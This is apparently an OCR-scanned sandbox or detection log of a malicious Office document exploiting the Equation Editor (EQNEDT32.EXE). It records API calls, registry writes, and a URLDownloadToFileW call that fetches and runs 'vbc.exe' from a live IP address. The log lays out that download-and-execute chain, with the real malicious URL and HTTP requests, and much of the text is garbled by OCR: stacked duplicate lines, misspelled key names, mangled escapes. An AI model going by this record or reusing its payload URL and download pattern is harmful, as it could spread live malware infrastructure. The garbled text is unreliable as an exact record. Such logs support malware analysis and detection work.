Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9301, 20) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1	2356
Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1	
Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356
Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1	2356 2356
Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356 2356 2356
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356 2356 2356 2356
Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c39, 10) Return: 1	2356 2356 2356 2356 2356
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c39, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1	2356 2356 2356 2356 2356 2356
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9307, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c39, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b91fc, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1	2356 2356 2356 2356 2356 2356 2356 2356
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c39, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1 API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b916, 10) Return: 1	2356 2356 2356 2356 2356 2356 2356 2356

Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9302, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9301, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92ff, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API			
	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fd, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fc, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c5a, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9306, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2e65c9c, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9300, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a85a, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92ff, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a889, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1, 1592fe, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a8b0, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92fd, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2f0a8d7, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		2356
Call System API	ADI Name: ContDepart Age: / 3203ed8, 0, 0, 0, 1603ed, 40 \ Pature: 1		2356
	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b92a4, 10) Return: 1		
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9309, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2acc8d7, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9308, 10) Return: 1		2356
			2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2ec0c82, 10) Return: 1		
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9306, 20) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 2acc8e8, 10) Return: 1		2356
Call System API	API Name: CryptDecrypt Args: (3203ad8, 0, 0, 0, 1b9305, 20) Return: 1		2356
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CBE3F\1CBE3F\1CBE3F\Value: None		2356
	, , , ,		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\295D9032.emf Type: VSDT_MDB_20		2356
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\295D9032.emf Type: VSDT_MDB_20		2356
Add File	Path: %LOCALAPPDATA%!MicrosoftWindows\Temporary Internet Files\Content.MSO\76163E8B.emf Type: VSDT_MDB_20		2356
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\76163E8B.emf Type: VSDT_MDB_20		2356
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2356) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2356
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2356) Return: 1		2356
			2000
Detection	Threat Characteristic: Creates process Process ID: 2456		
	Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Pegistry Key	Key; HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\linstaller\UserData\S-1-5-18\Products\00002109E60090400000000000F01FE	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOF1WARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\U0002109E6009040000000000F01FE C\Usage\EquationEditorFiles\inti_1033\Value: 52ca0003	2356	2456
Add Darieta I		2250	0450
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2356	2456
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2356	2456
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2356	2456
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%/vbc.exe, ,) Return: 0	2356	2456
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	http://107.173.219.35/svch/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Detection	Threat Characteristic: Queries DNS server		
	107.173.219.35		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	2356	2456
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	2356	2456
Write Registry Key		2356	2456
Write Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Tracing\EONEDT32_PASAPI32\ConsoleTracing\Mack\Value: ##f0000		2700
Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	2356	2456
Write Registry Key Write Registry Key			2456 2456
Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	2356	
Write Registry Key Write Registry Key Write Registry Key Call Service API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPl32\MaxFileSize Value: 100000 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPl32\FileDirectory Value: %windir%\tracing API Name: OpenServiceW Args: (2d0c5a0, Sens, 4) Return: 2d0c500	2356 2356 2356	2456 2456
Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: \%windir\%\tracing	2356 2356	2456

Write Registry Key			
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	2356	2456
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	2356	2456
Call Service API	API Name: OpenServiceA Args: (2d0c7f8, rasman, 4) Return: 2d0c7a8	2356	2456
Call Service API	API Name: OpenServiceA Args: (2d0c910, RASMAN, 4) Return: 2d0c7f8	2356	2456
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (12efd4, 0, 0, 0) Return: 1	2356	2456
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2356	2456
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2356	2456
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2356	2456
Call Network API	API Name: socket Args: (2, 2, 17) Return: 388	2356	2456
Call Network API	API Name: bind Args: (388, 127.0.0.1:49631, 16) Return: 0	2356	2456
Detection	Threat Characteristic: Listens on port		
	127.0.0.1:49631		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET	2356	2456
	CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2356	2456
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 47185216) Return: cc0008	2356	2456
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1240008, 4194320, 47185216) Return: cc000c	2356	2456
Detection	Threat Characteristic: Connects to remote URL or IP address		
	http://107.173.219.35/svch/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 438	2356	2456
Call Network API	API Name: socket Args: (23, 1, 6) Return: 438	2356	2456
Call Network API	API Name: socket Args: (2, 2, 0) Return: 460	2356	2456
Call Network API	API Name: socket Args: (23, 2, 0) Return: 460	2356	2456
Call Network API	API Name: socket Args: (23, 1, 6) Return: 44c	2356	2456
Call Network API	API Name: socket Args: (2, 1, 6) Return: 488	2356	2456
Call Network API	API Name: bind Args: (488, 0.0.0.0:49168, 16) Return: 0	2356	2456
Detection	Threat Characteristic: Listens on port 0.0.0.0'49168		
Call Network API	API Name: connect Args: (488, 107.173.219.35:80, 16) Return: ffffffff	2356	2456
Call Network API	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\DefaultConnectionSettings Value: None	2356	2456
	,		
Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/0. [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318	2356	2456
	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r/nAccept: "\n/\nAccept-Encoding: gzip, deflate\r/\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E]\r/\nHost: 107.173.219.35\r/\nHost: 10		
Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r/nAccept: */"\r/nAccept. Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r/nHost: 107.173.219.35\r/nConnection: Keep-Alive\r/n\r/n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address		
Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\n'\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nhost: 10		
Call Network API Detection	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: \text{"\"\n\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35\text{80} Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: \"\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\	2356	2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: \"\"\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\r\n\r\n\r API Name: recv Args: (488, , 1024, 0) Return: ? API Name: send Args: (388, !, 1, 0) Return: 1	2356 2356 2356	2456 2456 2456
Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept.* \"\"\nAccept.Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.171\r\nhost: 107.173\r\nhost: 107.173\	2356 2356 2356 2356	2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept.* \"\"\nAccept.Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]\r\nhost: 107.173.219.35\r\nhost: 107.173.219	2356 2356 2356 2356 2356	2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept.* "\"\n\nAccept.* Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]\r\nhost: 107.173.219.35\r\nconnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35\r\nabla 5.80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept.* "\"\n\nAccept.* Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nconnection: Keep-Alive\r\nho\nhost: 107.173. 219.35\r\nhost: 107.1	2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept: Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nhost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\r\n\n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456
Call Network API Detection Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1\r/nAccept: "/"v/nAccept-Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r/n.Host: 107.173.219.35\r/n.Connection: Keep-Alive\r/n.r/n, 318, 0) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r/nAccept: "/"\r/nAccept-Encoding: gzip, deflate\r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r/n.Host: 107.173. 219.35\r/n.Connection: Keep-Alive\r/n.r/n API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 1024, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: recv Args: (488, 8192, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ? API Name: send Args: (388, 1, 1, 0) Return: ?	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
